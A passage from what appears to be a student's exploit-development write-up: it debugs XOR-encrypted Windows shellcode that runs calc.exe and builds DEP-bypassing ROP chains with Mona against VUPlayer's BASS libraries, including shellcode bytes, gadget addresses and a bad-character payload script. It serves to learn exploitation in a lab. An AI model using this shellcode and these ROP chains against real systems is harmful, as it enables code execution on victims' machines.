"\x64\x6F\x77\x73\x5C\x5C\x73\x79\x73\x74\x65\x6D\x33\x32\x5C\x5C\x63\x61\x6C\x63"
"\x2E\x65\x78\x65";

int main(int argc , char ** argv)
{...
```

Indeed, with the original shellcode, the program works and launches the calculator:




The issue therefore arises from the shellcode and possibly from the "\x00" characters mentioned earlier.

```
char *shellcode =
"\x33\xC9\x33\xD2\x8A\x04\x31\x32\x03\x88\x04\x31\x41\x80\x3C\x31\x00\x75\xF1\x33"
"\xC9\x64\x8B\x41\x30\x8B\x40\x0C\x8B\x70\x14\xAD\x96\xAD\x8B\x58\x10\x8B\x53\x3C"
"\x03\xD3\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03\xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38"
"\x47\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F\x63\x41\x75\xEB\x81\x78\x08\x64\x64"
"\x72\x65\x75\xE2\x8B\x72\x24\x03\xF3\x66\x8B\x0C\x4E\x49\x8B\x72\x1C\x03\xF3\x8B"
"\x14\x8E\x03\xD3\x33\xC9\x53\x52\x51\x68\x78\x65\x63\x61\x88\x4C\x24\x03\x68\x57"
"\x69\x6E\x45\x54\x53\xFF\xD2\x6A\x05\x8D\x0D\x00\x20\x40\x00\x51\xFF\xD0\x83\xC4"
"\x0C\x5A\x5B\x68\x65\x73\x73\x61\x83\x6C\x24\x03\x61\x68\x50\x72\x6F\x63\x68\x45"
        "\x78\x69\x74\x54\x53\xFF\xD2\x33\xC9\x51\xFF\xD0";
```

I naively attempted to remove these problematic bytes from the code:

```
char *shellcode =
"\x33\xC9\x33\xD2\x8A\x04\x31\x32\x03\x88\x04\x31\x41\x80\x3C\x31\x75\xF1\x33"
"\xC9\x64\x8B\x41\x30\x8B\x40\x0C\x8B\x70\x14\xAD\x96\xAD\x8B\x58\x10\x8B\x53\x3C"
"\x03\xD3\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03\xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38"
"\x47\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F\x63\x41\x75\xEB\x81\x78\x08\x64\x64"
"\x72\x65\x75\xE2\x8B\x72\x24\x03\xF3\x66\x8B\x0C\x4E\x49\x8B\x72\x1C\x03\xF3\x8B"
"\x14\x8E\x03\xD3\x33\xC9\x53\x52\x51\x68\x78\x65\x63\x61\x88\x4C\x24\x03\x68\x57"
"\x69\x6E\x45\x54\x53\xFF\xD2\x6A\x05\x8D\x0D\x20\x40\x51\xFF\xD0\x83\xC4"
"\x0C\x5A\x5B\x68\x65\x73\x73\x61\x83\x6C\x24\x03\x61\x68\x50\x72\x6F\x63\x68\x45"
        "\x78\x69\x74\x54\x53\xFF\xD2\x33\xC9\x51\xFF\xD0";
```



The problem was still there.

> ***.text:00401000*** *BE* ***00 20 40 00*** *mov esi, offset aL5sxfakXSVJbSl**
>
> ***.data:00402000*** *6C 35 53 58 66 61+aL5sxfakXSVJbSl db 'l5SXfak`x|S|v|{jb<=SIncl!jwj',0*

⇒ The sequence of bytes 6c 35 53 58 66 ... does not exist in your char *shellcode[] array.

To solve the problem, you need to calculate its relative address or use the "trick" seen in the course (call followed by the character string).

So I created numerous programs in an attempt to place the character string on the stack in vain (declaring the encrypted string in labels similar to PutAddrOnStack, as in the initial code). In some cases, I tried to place the decryption loop between push 5 and AfterSave. In other cases, I attempted decryption upstream, resulting in errors indicating that the encrypted string did not exist (which makes sense).
I also revisited the idea of declaring the encrypted string in the .data section. I then attempted to perform a decryption loop at the beginning of the program and, at the end of the program, tried to add the decrypted string character by character to the stack.

decryption loop:

...

end of the program:

```
mov esi, offset chaine_calc.exe
xor ebp, ebp

PutStack:
    mov cl, byte ptr [esi+ebp]
    push ecx
    inc ebp
    cmp byte ptr[esi+ebp],0 // or cmp ebp, 31
    jnz PutStack ...
```

(I also tried using: mov cx, word ptr[...+2*ebp] push, cx...)

The most reasonable idea, considering your feedback, was to replace the clear text string with the encrypted string in the assembly code. Then, the challenge was to successfully insert a decryption loop before the call to the "Aftersave" label (and therefore before the WinExec call) to retrieve the "calc.exe" string in clear text again, which I ultimately couldn't achieve.

representation of the idea :

```
            push    esp                     ; "WinExec" (lpProcName)
            push    ebx                     ; kernel32.dll base address (hModule)
            call    edx                     ; Call GetProcAddress(hModule,lpProcName)
            push    5
            ;lea    ecx, calcpath
            ;push   ecx
        jmp   PutAddrOnStack
AfterSave:
            call    eax                     ; call WinExec
            add     esp, 0Ch                ; Clean stack
            pop     edx                     ; GetProcAddrenss
            pop     ebx                     ; kernel32.dll base address
            push    'asse'                  ; 'essa'
            sub     dword ptr [esp+3], 'a'  ; Remove "a" replace by 0
            push    'corP'
            push    'tixE'                  ; 'ExitProcess',0
            push    esp                     ; ESP = "ExitProcess" (lpProcName)
            push    ebx                     ; kernel32.dll base address (hModule)
            call    edx                     ; Call GetProcAddress(hModule,lpProcName
        xor ecx, ecx                    ; ECX = 0
        push ecx                        ; Return code = 0 (uExitCode)
            call    eax                     ; Call ExitProcess(uExitCode)

PutAddrOnStack:
        ~~call  AfterSave~~   jmp decrypt
calcpath:
~~db "c:\\Windows\\system32\\calc.exe", 0~~
chiffre db "l5SSXfak`x|SS|v|{jb<=SSlncl!jwj",0

end Main

            end
```


```
mov esi, offset chiffre
mov ebx, offset key
xor ecx, ecx
```

```
decrypt_loop:
        mov al, byte ptr [esi+ecx]
        xor al, byte ptr [ebx]
        mov byte ptr [esi+ecx], al
        inc ecx
        cmp byte ptr [esi+ecx], 0
        jne decrypt_loop

        call AfterSave
```

2)Creating a ROP Chain

The POC I used for the ROP Chain: https://www.shogunlab.com/blog/2018/02/11/zdzg-windows-exploit-5.html

I won't go into detail about all the manipulations needed to create the exploit based on findings in Immunity Debugger (using Mona) since the article explains it much better than I could...
I started by enabling the Data Execution Prevention (DEP) feature, which was not enabled by default on the VM:



Then I followed all the steps in the tutorial to reproduce the provided exploit exactly, which, in the final step, executes the calculator. Initially, I used the exact same program as the one provided to test it to see if everything worked as expected on my VM.

2.1) Analysis of the Tutorial's ROP Chain

When analyzing the ROP Chain used by the creator of the article, we can see that they use the VirtualProtect() function to gain write permissions, which will allow them to execute the Shellcode:

```
0x1060e25c, # ptr to &VirtualProtect() [IAT BASSMIDI.dll]
0x1001d7a5, # PUSHAD # RETN [BASS.dll]
```

A PUSHAD is also used, allowing them to push all general-purpose registers onto the stack with a single instruction. The order of pushing is as follows:

PUSHA/PUSHAD--Push All General-Purpose Registers

Opcode	Instruction	Description
60	PUSHA	Push AX, CX, DX, BX, original SP, BP, SI, and DI
60	PUSHAD	Push EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI

The parameters taken by the VirtualProtect function are as follows:

Syntax

C++

```
BOOL VirtualProtect(
  [in]  LPVOID lpAddress,
  [in]  SIZE_T dwSize,
  [in]  DWORD  flNewProtect,
  [out] PDWORD lpflOldProtect
);
```

With:


- lpAddress: The address of the starting page of the region of pages whose access protection attributes should be changed.
- dwSize: The size of the region whose access protection attributes should be changed, in bytes. ⇒ 0x00000201 in the tutorial's case.
- flNewProtect: A constant memory protection attribute ⇒ 0x00000040 in the tutorial's case.
- lpflOldProtect: A pointer to a variable that receives the previous access protection value of the first page in the specified page region.

The state of the stack during the execution of the exploit program:

Register	Value push on the Stack	Description
EAX	0x1060e25c	ptr to &VirtualProtect() [IAT BASSMIDI.dll]
ECX	0x101082db	lpflOldProtect
EDX	0x00000040	flNewProtect
EBX	0x00000201	dwSize

ESP	?	lpAddress
EBP	0x10010157	# POP EBP # RETN [BASS.dll]
ESI	0x10604154	# POP ESI # RETN [BASSMIDI.dll]
EDI	0x1001dc05	

It can be observed that VirtualProtect takes the 4 memory addresses located above it on the stack as parameters. The first one being the ESP register ⇔ the parameters are taken in reverse order of the ROP chain execution:



2.2) First Attempt at Creating a Personal ROP Chain

I used the same Mona script provided by the tutorial to generate the chain's gadgets:

> !mona rop -m "bass,basswma,bassmidi"

The script produces several text files:

- a "rop.txt" file: which provides us with all the gadgets that can be used for a ROP chain

```
rop - Notepad
File  Edit  Format  View  Help
 0x73800000 | 0x73870000 | 0x00070000 | True    | True     | True   |
 0x76c40000 | 0x76ccf000 | 0x0008f000 | True    | True     | True   |
-------------------------------------------------------------------
Interesting gadgets
-------------------
0x10104a00 :  # POP ECX # RETN     ** [BASSWMA.dll] **    |  null {PA
0x10102601 :  # POP EDI # POP ESI # POP EBX # RETN    ** [BASSWMA.c
0x10101002 :  # ADC EAX,BASSWMA.1010505C # POP ECX # RETN    ** [BA
0x10102603 :  # POP EBX # RETN     ** [BASSWMA.dll] **    |  ascii {F
0x10104804 :  # POP EBX # RETN 0x10     ** [BASSWMA.dll] **    |   asc
0x10102faf :  # POP ESI # RETN 0x04     ** [BASSWMA.dll] **    |    {F
0x10101007 :  # POP ECX # RETN     ** [BASSWMA.dll] **    |  ascii {F
0x1010100c :  # ADC EAX,BASSWMA.10105060 # POP ECX # POP ECX # RETN
0x10102602 :  # POP ESI # POP EBX # RETN     ** [BASSWMA.dll] **    |
0x101021ad :  # ADD CL,CL # RETN 0x10     ** [BASSWMA.dll] **    |
0x10101011 :  # POP ECX # POP ECX # RETN     ** [BASSWMA.dll] **    |
0x10101012 :  # POP ECX # RETN     ** [BASSWMA.dll] **    |  ascii {F
```


- a "rop_suggestions.txt" file: this is a file quite similar to the previous one, but here, Mona filters the suggested gadgets even further and presents them in the form of suggestions.

```
rop_suggestions - Notepad
File  Edit  Format  View  Help
 0x73800000 | 0x73870000 | 0x00070000 | True    | True     | True   |
 0x76c40000 | 0x76ccf000 | 0x0008f000 | True    | True     | True   |
--------------------------------------------------------------------------
Suggestions
-----------
[move eax -> edi]
0x101018ac (RVA : 0x000018ac) : # PUSH EAX # MOV EAX,DWORD PTR SS:[EI
[pickup pointer into eax]
0x10102eae (RVA : 0x00002eae) : # MOV EAX,DWORD PTR DS:[ESI] # POP EI
[pop esi]
0x1010319b (RVA : 0x0000319b) : # POP ESI # RETN 0x04     ** [BASSWMA
0x10102753 (RVA : 0x00002753) : # POP ESI # RETN 0x04     ** [BASSWMA
0x10102a2d (RVA : 0x00002a2d) : # POP ESI # RETN 0x08     ** [BASSWMA
0x101027ae (RVA : 0x000027ae) : # POP ESI # RETN     ** [BASSWMA.dll]
0x10102faf (RVA : 0x00002faf) : # POP ESI # RETN 0x04     ** [BASSWMA
0x10102370 (RVA : 0x00002370) : # POP ESI # RETN 0x0C     ** [BASSWMA
0x101027f8 (RVA : 0x000027f8) : # POP ESI # RETN 0x04     ** [BASSWMA
0x101012d3 (RVA : 0x000012d3) : # POP ESI # RETN     ** [BASSWMA.dll]
0x10103d35 (RVA : 0x00003d35) : # POP ESI # RETN 0x04     ** [BASSWMA
0x10102836 (RVA : 0x00002836) : # POP ESI # RETN 0x04     ** [BASSWMA
```

Finally, we also have a "rop_chains" file: this contains pre-built ROP chains generated by Mona.

```
CREATE_ROP_CHAIN(rop_chain, );
// alternatively just allocate a large enough buffer and get the r
// unsigned int rop_chain[256];
// int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

def create_rop_chain():

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
    #[---INFO:gadgets_to_set_ebp:---]
    0x1010231d,  # POP EBP # RETN 0x14 [BASSWMA.dll]
    0x1010231d,  # skip 4 bytes [BASSWMA.dll]
    #[---INFO:gadgets_to_set_ebx:---]
    0x101024e9,  # POP EBX # RETN [BASSWMA.dll]
    0x41414141,  # Filler (RETN offset compensation)
    0x41414141,  # Filler (RETN offset compensation)
    0x41414141,  # Filler (RETN offset compensation)
    0x41414141,  # Filler (RETN offset compensation)
    0x41414141,  # Filler (RETN offset compensation)
    0x00000201,  # 0x00000201-> ebx
    #[---INFO:gadgets_to_set_edx:---]
    0x10102603,  # POP EBX # RETN [BASSWMA.dll]
    0x00000040,  # 0x00000040-> edx
    0x00000000,  # [-] Unable to find a gadget to clear edx
    0x1010483e,  # ADD EDX,EBX # POP EBX # RETN 0x10 [BASSWMA.dll]
    0x41414141,  # Filler (compensate)
    #[---INFO:gadgets_to_set_ecx:---]
    0x10101012,  # POP ECX # RETN [BASSWMA.dll]
    0x41414141,  # Filler (RETN offset compensation)
    0x41414141,  # Filler (RETN offset compensation)
    0x41414141,  # Filler (RETN offset compensation)
    0x41414141,  # Filler (RETN offset compensation)
    0x10108fd8,  # &Writable location [BASSWMA.dll]
    #[---INFO:gadgets_to_set_edi:---]
    0x10101908,  # POP EDI # RETN 0x24 [BASSWMA.dll]
    0x10102604,  # RETN (ROP NOP) [BASSWMA.dll]
```

Initially, I tried to construct a ROP Chain that performed similar actions but using simple PUSH instructions to push the main registers onto the stack. However, for many registers, there were no PUSH instructions followed by a simple RETN instruction, making most instructions unusable...



PUSHAD was most likely the only viable option to pass the arguments that the VirtualProtect function required.

rop_gadgets = [
0x10015fe7,# POP EAX # RETN [BASS.dll]
0x10015fe7, # POP EAX # RETN [BASS.dll]
0x10034cf0, # XCHG EAX,EBP # RETN ** [BASS.dll] EBP==>OK
0x10015f82, # POP EAX # RETN ** [BASS.dll] **
0xffffffc0, #pour avoir 00000040


The first negate remains the same, but I changed the value of the second one to understand how the instruction works.

0x10014db4, # NEG EAX # RETN
0x10038a6c, # XCHG EAX,EDX # RETN   ** [BASS.dll] ** EDX ==>OK
0x10015f77, # POP EAX # RETN   ** [BASS.dll] **

0xfffffdfe, #==> pour avoir 00000202
0x10014db4, # NEG EAX # RETN
0x10032f72, # XCHG EAX,EBX # RETN 0x00   ** [BASS.dll] ** EBX ==> Ok

For this second NEG EAX instruction, I tried to modify the value that would be assigned to dwSize in the VirtualProtect function, so I looked for X such that NEG X = 0x00000202.

I initially did it manually:




⇒ 202h = 514 (in decimal)

We know that:

- 0X FFFFFFFF = 4294967295
- So, NEG FFFFFFFF = 1

⇒ 4294967295 + 1 - 514 = 4294966782

Normally, if we convert 4294966782 to hexadecimal, we should find X such that NEG X = 0x00000202



By creating a small program to calculate NEG EAX:

```
.code
start:
mov eax, 4294966782
neg eax             ; effectuer une opération de négation sur EAX
push eax
push offset format
call crt_printf
```

```
C:\Users\Lionel\Documents\Projet CVE\ROP Chain\tuto blog>neg.exe
EAX = 00000202
C:\Users\Lionel\Documents\Projet CVE\ROP Chain\tuto blog>
```

Let's go back to the end of the ROP Chain. The instructions that change are in bold:

0x1000c0ff, # POP ECX # RETN [BASS.dll]

0x1060edf2, # &Writable location [BASSMIDI.dll] ECX==>OK

0x10015f77, #POP EAX // RETN [BASS.dll]

0x10015f77, #POP EAX // RETN [BASS.dll]

0x10030950, #XCHG EAX,ESI // RETN [BASS.dll] ESI ==>OK

0x10007385, # POP EDI // RETN [BASS.dll]

0x1000396b, #RETN (ROP NOP) [BASS.dll] EDI==> OK

0x10015f82, # POP EAX # RETN ** [BASS.dll] **

0x1060e25c, # ptr to &VirtualProtect() [IAT BASSMIDI.dll] EAX==>OK

0x1001d7a5, # PUSHAD # RETN [BASS.dll]

0x1010539f, #& jmp esp [BASSWMA.dll]

In the end, this ROP Chain did not work as it did not open the calculator. Perhaps this is due to dwSize = 0x202. Initially, I thought it was an arbitrary value, but that is not the case (as we will see in the next part).

2.3) Second Attempt to Create a Custom ROP Chain


Later on, I discovered several additional manipulations that were not mentioned in the blog article that presents the exploit. An extension command called Mona allows for escaping hexadecimal characters that could potentially cause issues in the ROP chain. Among these characters, we have, for example:

- 0A = 10, which corresponds to a line feed
- 00 = which can also interrupt our chain...


The extension command to omit these characters is as follows:

-cpb “\x00\x0a\x1a\x…”

These characters can be found using Mona in the same way as before.



command ⇒ !mona bytearray



We now need to find the bad characters in the ESP register, during the debugging of the output file (taking these hexadecimal strings as input), and note them down so that we can exclude them when generating a new ROP Chain.

So we insert this hexadecimal code into an exploit file:


```
badchar = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\
badchar += "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30
badchar += "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50
badchar += "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70
badchar += "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90
badchar += "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0
badchar += "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0
badchar += "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0

payload = junk + badchar

f = open("test.wax", "w")

f.write(payload)
f.close()
```

Then we repeat the initial operation, which involves:

1. Creating an input file for VUPlayer.
2. Opening VUPlayer.
3. Attaching the process to Immunity.
4. Opening the input file in the player.
5. Running it until we get an error.

Then we use the command:

>dump esp




We search for the location of a "00" byte, which corresponds to the location \x09 in our string.

```
badchar = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\
badchar += "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30
badchar += "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50
badchar += "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70
badchar += "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90
badchar += "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0
badchar += "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0
badchar += "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0
```

We remove this byte from the list.

